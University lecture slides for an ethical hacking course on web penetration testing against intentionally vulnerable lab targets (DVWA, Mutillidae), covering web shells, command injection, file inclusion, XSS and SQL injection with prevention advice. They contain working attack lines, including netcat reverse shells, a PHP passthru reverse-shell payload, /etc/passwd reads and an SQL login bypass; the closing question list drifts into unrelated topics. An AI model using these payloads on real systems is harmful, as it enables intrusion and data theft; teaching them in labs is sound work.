CSCI369 Ethical Hacking

Week 9 Penetrating Web

Instructor: Dr. Manoj Kumar

Faculty of Engineering and Information Sciences

These slides are based on the lecture slides prepared by Dr. Joonsang Baek and Dr Manoj Kumar

UNIVERSITY
OF WOLLONGONG
IN DUBAI

How Web Applications Work

- Website
  - A website is just an application installed on a computer, which can act as a server.
  - To run a website, one needs a web server application like Apache.
- Dynamic website
  - Recently a website changes and updates itself frequently.
  - Recently the term “web application” refer to a dynamic website.
  - A dynamic website usually has a database system like MySQL.


How Web Applications Work

- A web application (web app)
  - A client-server computer program where the client interface runs in a web browser.
  - Common web applications: webmail, online retail sales, online auctions, instant messaging services and etc.
  - Written in PHP, Python, etc.

- A database-driven web application
  - The most common web applications these days are database-driven.
  - Consists of a back-end database and web pages which are capable of extracting various pieces of information from the database upon being requested by users.

Web Penetration Testing

- Recall: OWASP
  - Open Web Application Security Project (OWASP) is a non-commercial project that produces documents, tools and technologies in the field of web applications security
  - OWASP Top 10 (https://owasp.org/www-project-top-ten/ ranks ten most serious vulnerabilities of web application in 2021.



File Upload Vulnerability

- File upload vulnerability
  - Attacker uploads any executable files such as php files to a vulnerable website.
- Basic steps
  - Generate a PHP shell which will serve as a backdoor (using weevely).
  - Upload the backdoor.
  - Establish a connection (using weevely).
  - Exploit.

https://www.kali.org/tools/weevely/

File Upload Vulnerability

- DVWA (Damn Vulnerable Web Application)
  - A web server which has been made vulnerable for web penetration testing
    - To help pentesters identify vulnerabilities
    - To help web developers understand web security issues and develop more secure web applications
  - It is running on Metasploitable by default
    - It can be accessed by putting Metasploitables' IP for URL.
    - Username: admin; Password: password
    - Make user always change the security level to "low" on the "DVWA Security" (which is on the left panel).

https://github.com/digininja/DVWA

File Upload Vulnerability

- Weevely
  - A tool that can creates a stealthy PHP web shell that simulates telnet-like connection.
  - It can run payloads in a very similar way as done in Metasploit.

  - Weevely is a command line web shell dynamically extended over the network at runtime, designed for remote server administration and penetration testing.

  - Its terminal executes arbitrary remote code through the small footprint PHP agent that sits on the HTTP server.

  - Over 30 modules shape an adaptable web administration and post-exploitation backdoor for access maintenance, privilege escalation, and network lateral movement, even in the restricted environment.

File Upload Vulnerability

- Example
  - A backdoor (PHP shell) can be generated by running: `weevely generate <password> <path/filename>` (The Default path is `/usr/share/weevely`)
  - Go to DVWA and change DVWA security setting to "low"
  - Upload the PHP shell (shell.php) by clicking "Upload" button.
  - Type `http://<MetasploitableIP>/dvwa/hackable/uploads/shell.php` on the URL field of the browser
  - Then run `weevely http://<MetasploitableIP>/dvwa/hackable/uploads/shell.php <password>` on the terminal
  - Exploit by running any Unix commands

    Let's do a simple exercise:
    https://securityonline.info/weevely-tutorial-php-webshell/

Code Execution Vulnerability

- Code execution vulnerability
  - Attackers are allowed to execute OS commands on the target web server.
  - Code execution vulnerability can be used to obtain a reverse shell by making the target server connect to the attacker's machine.
  - Code execution vulnerability can be used to upload any file (using `wget` command).

Code Execution Vulnerability

How an RCE Attack Works

Because remote code execution is such a broad term, there's no single way you can expect an RCE attack to act. In general, RCE attacks have three phases:

1.Hackers identify a vulnerability in a network's hardware or software

2.In exploiting this vulnerability, they remotely place malicious code or malware on a device

3.Once the hackers have access to your network, they compromise user data or use your network for nefarious purposes.

Code Execution Vulnerability

- Example 1: Executing Unix commands on the target server
- Go to DVWA and change the security level to "low" in the DVWA
  - Type the attacker's IP in the field of Ping for FREE section of "Command Execution"
  - Then type the IP followed by `;pwd` (Unix command executions can be sequentialized by putting `;`)
- Concatenate another Unix command
- Note that Unix commands are executed one by one

Code Execution Vulnerability

- Example 2: Making a reverse shell using netcat
  - On Kali machine, run `nc -vv -l -p 5555`
  - Type the attacker's IP in the field of Ping for FREE section of "Command Execution"
  - Then type the IP followed by `;nc -e /bin/bash <Kali IP> 5555`
  - Note that on Kali, we can run Metasploitable's Unix shell (that is, a reverse shell is made)

Local File Inclusion (LFI)

- Reading local files which are on the same server
  - LFI vulnerability will make it possible for attacker to read any file outside the directory `/var/www/html/`
  - Attacker can obtain useful files related to the target server.
  - Sensitive files like `/etc/passwd` can be obtained
  - Leading to further attack
- Example: Accessing `/etc/passwd` file
  - Click "File Inclusion" on DVWA.
  - On URL window of DVWA, modify a path after `?page=` to `/etc/passwd`
  - Try to access other files like `/etc/updatedb.conf` or `/etc/vsftpd.conf`

Local File Inclusion (LFI)

- File inclusions are a key to any server-side scripting language, and allow the content of files to be used as part of web application code. Here is an example of how LFI can enable attackers to extract sensitive information from a server. If the application uses code like this, which includes the name of a file in the URL:
  https://example-site.com/?module=contact.php

An attacker can change the URL to look like this:

- https://example-site.com/?module=/etc/passwd


- And in the absence of proper filtering, the server will display the sensitive content of the /etc/passwd file.

Remote File Inclusion (RFI)

- Remote File Inclusion (RFI)
  - RFI allows an attacker to have access to any files which are on remote (non-local) servers.
  - It is possible for an attacker to store malicious php files in those servers.
  - In is also possible to trigger a target to execute those php files.
  - The perpetrator's goal is to exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.
  - The consequences of a successful RFI attack include information theft, compromised servers and a site takeover that allows for content modification.

Remote File Inclusion (RFI)

- The graph below illustrates the typical flow of a RFI attack.



https://www.imperva.com/learn/application-security/rfi-remote-file-inclusion/

Remote File Inclusion (RFI)

- Example:
  - On the Metasploitable machine, change the setting of `allow_url_fopen` and `allow_url_include` to `On` by running `sudo nano /etc/php5/cgi/php.ini` (This is the PHP configuration file) (Note that restarting Apache is needed: `sudo /etc/init.d/apache2 restart`)
  - Login to DVWA and change the script security level to "low" in the DVWA
  - Click "File Inclusion" then modify the URL after `?page=` to `https://www.google.com` instead
  - Note that Google webpage will be loaded.

Remote File Inclusion (RFI)

- Now, on Kali, create a file named `rev_shell.txt`, whose contents are

```
<?php
  passthru("nc -e /bin/bash  <KaliIP> 5555");
  ?>
```

and save it under `/var/www/html/`.

- Then listen on port 5555 using netcat (on Kali): `nc -vv -l -p 5555`
- Go back to the web browser, click "File Inclusion" then modify the URL after `?page=` to `http://<KaliIP>/rev_shell.txt` instead Reverse shell is created.

Prevention

- Prevention against file upload vulnerability
  - Only allow safe files to be uploaded
  - Check the uploaded filestypes.
- Prevention against code execution vulnerability
  - Filter/sanitize user input before execution (In our previous example, do not allow anything other than IP)
  - Do not use dangerous function
- Prevention against remote file inclusion vulnerability
  - Disable `allow_url_fopen` & `allow_url_include` in the PHP setting

Prevention

- Prevention against (any) file inclusion vulnerability
  - Use static file inclusion
    - The PHP function `$_GET[]` should not be used to take any page as input for parameter page

```
<?php
  $file = $_GET['page'];
?>
```

Insecure

```
<?php
   $file = $_GET['page'];
   if ($file != "include.php"){
       echo "ERROR: File NOT FOUND!";
       exit;
   }

?>
```

Secure

Cross-Site Scripting (XSS) Vulnerability

- Cross-Site Scripting (XSS)
  - XSS allows an attacker to inject a script code (such as Javascript code) into a web page so that the code is executed on the client side whenever the page is viewed by other users.
- Two main types of XSS
  - Reflected XSS
    - Only works if the user visits a specially crafted URL.
  - Stored (persistent) XSS More dangerous
    - Persistent as the malicious code can be stored into the page or database so that the injected code is executed every time the page is loaded.

Cross-Site Scripting (XSS) Vulnerability

- Reflected XSS using DVWA
  - Basic idea: We inject Javascript like this- http://target.com/page.php?variable=<script>alert("Hey")</script>
  - On DVWA, select “XSS reflected”
  - On the textbox, enter `<script>alert("Hey")</script>`
  - This is a Javascript code, which will be executed on the client’s machine which visited the URL.
  - The same result can be obtained by sending the URL to any person, who will click the link.

Cross-Site Scripting (XSS) Vulnerability

- Stored XSS using DVWA
  - Basic idea: The Javascript will be stored on the page and will be executed on the client's machine.
  - On DVWA, select "XSS stored"
  - On the textbox of Name, enter arbitrary name and on the textbox of Message enter `<script>alert("Hey")</script>'`
  - This is a Javascript code, which will be executed on DVWA
  - The same result can be obtained if the user in other machine logins the DVWA website and click on "XSS stored" When the page is loaded, the Javascript code will be executed

Prevention of XSS Vulnerability

- Validate user input by default
  - Validate user input for type, length, format and range
- Escape any untrusted input before inserting it into the page
  - This is to convert each of the exploitable characters such into HTML encodings:

&	→	&amp
<	→	&lt
>	→	&gt
"	→	&quot
'	→	&#x27
/	→	&#x2F

Prevention of XSS Vulnerability

- Example using DVWA
  - Run “XSS Stored” again with DVWA Security setting “low” and with “high”
  - When the setting is low:
    - Javascript code will be executed
  - When the security is high:
    - Escaping will be performed and the code will be displayed (not executed)

Preliminaries for SQL Injection: How Web Applications Work

- Three tiers of a database-driven web application
  - Presentation tier
    - A web browser or a rendering engine
    - The web browser sends request to the logic tier.
  - Logic (middle) tier:
    - A programming language such as C#, ASP, PHP, .NET, JSP and etc.
    - It services requests received from the user and updates against the database (storage tier)
  - Storage tier
    - MySQL, Microsoft SQL Server, Oracle and etc.

Preliminaries for SQL Injection: How Web Applications Work

- Illustrated example of the three-tiers of a web application




Figure from "J. Clarke, SQL Injection and Defense, 2nd edition2012"

Preliminaries for SQL Injection: How Web Applications Work

- Code representation: An online-store example where a user requests a list of certain products which cost less than $100
  - The user's request:

    http://www.victim.com/products.php?val=100
  - PHP code execution when the URL containing `val=100` is requested

```
$conn = mysql_connect("localhost", "username",
"password"); 7/connect to the database
$query = "SELECT   FROM Products WHERE Price <
'$_GET[“val"]'". "ORDER BY ProductDescription"; //
dynamically build the sql statement with the input
$result = mysql_query($query); // iterate through the
record set
```

Preliminaries for SQL Injection: How Web Applications Work

```
while($row = mysql_fetch_array($result, MYSQL_ASSOC))
{
      echo "Description : {$row['ProductDescription']}
<br>".
      "Product ID : {$row['ProductID']} <br>".
      "Price : {$row['Price']} <br><br>";
} // display the results to the browser
```

- Key components

```
SELECT   FROM Products WHERE Price <'100.00'

      *
```

Basics of SQL Injection

- SQL Injection attack: How to exploit the above SQL injection scenario
  - Modify the user's request: (example)

    http://www.victim.com/products.php?val=100' or 1=1#'
  - The above modification will create a SQL statement (through a PHP script) that will return all of the products in the database as 1=1 is always true
  - SQL Statement:

```
SELECT   FROM Products WHERE
Price <'100.00' or 1=1 #' //this will cause
all the products to* be listed
ORDER BY ProductDescription;
```

Basics of SQL Injection

- SQL Injection
  - It allows an attacker to influence the Structured Query Language (SQL) queries that an application passes to a back-end database.
  - Usually a malicious code is placed in SQL statements via web page input.

- Harm SQL injection can cause
  - Tampering with existing data in database
  - Voiding transactions or changing balances
  - Complete disclosure of all data on the system
  - Destroying the data in database or making it unavailable

SQL Injection

- SQL Injection using Mutillidae
  - On Mutillidae, select "Login" (To use Mutillidae properly, the `$dbname` of `config.inc` in `/var/www/mutillidae` should be changed to "`owasp10`")
  - Enter `admin` in the Name field and enter `xyz' or 1=1#` in the Password field
  - In this case, a SQL Statement can be formed: `SELECT FROM accounts WHERE username ='admin' and password ='xyz' or 1=1#'`
  - Attacker will be able to login without knowing the admin password!

Preventing SQL Injection

- Use parameterized statements
  - Data and code are separated (most effective)
    - For example, `SELECT * FROM accounts WHERE username ='admin' and password ='xyz' or 1=1#'` can be parametrized in PHP as follows:

```
$textbox1 = admin;
$textbox2 = xyz' or 1=1#;
prepare(Select * from accounts where username =? and password =?);
execute(array('$textbox1'));
execute(array('$textbox2'));
```

Preventing SQL Injection

- The effect of the parametrization
  - `SELECT * FROM accounts WHERE username ='admin' and password ='xyz' or 1=1#'`
  - The whole `xyz' or 1=1#` is considered as a string.

Preventing SQL Injection

- Filtering
  - Make backlist of known-to-be-dangerous patters, characters and commands such as `union`, etc.
  - Make whitelist of allowed operations.
- Give users least privilege
  - Give users very limited privilege to execute.

Preventing SQL Injection

- Notes on parameterized statements for preventing SQL injection
  - You do not have to fully understand what “prepare” and “execute” do in PHP.
  - What the above parameterized statements basically do is to make sure any user input that goes to ? i.e. $textbox1 = admin and $textbox2 = xyz' or 1=1# are strings.
  - In the previous example of the SQL injection for bypassing password authentication, xyz' or 1# served as part of a SQL code, i.e. a logic operation giving true all the time but, in this parameterized statement, PHP makes sure that xyz' or 1# is just a string. In this case, the formed SQL query will search for a user (in the DB), whose username is admin and password is xyz' or 1#.

OWASP Zap

Question

- Then how can we get information about vulnerable websites?

Solution

- OWASP Zap: It is a vulnerability scanner (like Nessus or Nexpose) specifically designed to scan vulnerable websites and web applications.

- **Questions and Exercise?**

- **Basics of Web Penetration Testing**
- What is web penetration testing, and why is it important?
- What are the key stages in a web penetration testing lifecycle?
- **Common Vulnerabilities and Attacks**
- Explain the OWASP Top Ten vulnerabilities.
- How would you test for SQL injection vulnerabilities?
- What are cross-site scripting (XSS) attacks, and how can they be mitigated?
- Describe how you would perform a CSRF (Cross-Site Request Forgery) test.
- **Tools and Techniques**
- What tools do you use for web penetration testing? Explain their functions.
- How do you use Burp Suite for web application testing?
- Describe the process of using a proxy to intercept and modify web traffic.
- **Reporting and Remediation**
- How do you document and report vulnerabilities found during a penetration test?
- What steps do you recommend for fixing identified security issues?

- **Questions to Understand Web Technology Penetration**
- If the phrase refers to questions aimed at understanding how deeply web technologies have penetrated various aspects of society or business, potential questions might include:
- **Adoption and Impact**
- How has the penetration of web technologies changed the landscape of retail business?
- In what ways have web technologies impacted education and e-learning?
- Discuss the role of web technologies in healthcare delivery and patient management.
- **Challenges and Opportunities**
- What are the primary challenges businesses face with the deep penetration of web technologies?
- How can businesses leverage web technologies to gain competitive advantages?
- What opportunities do emerging web technologies (like Web 3.0, blockchain) present?

- **Advanced or Insightful Questions about Web Technologies**
- If "penetrating questions" implies deep, insightful questions about web technologies, here are some examples:
- **Technical Insights**
- How do modern web frameworks enhance security compared to older technologies?
- What are the trade-offs between client-side and server-side rendering in web applications?
- **Future Trends and Innovations**
- How is the integration of AI and machine learning transforming web applications?
- What are the potential implications of quantum computing on web security?
- **Ethical and Societal Implications**
- What ethical considerations arise from the widespread use of tracking and analytics on websites?
- How should regulations adapt to the rapid advancement of web technologies to protect user privacy?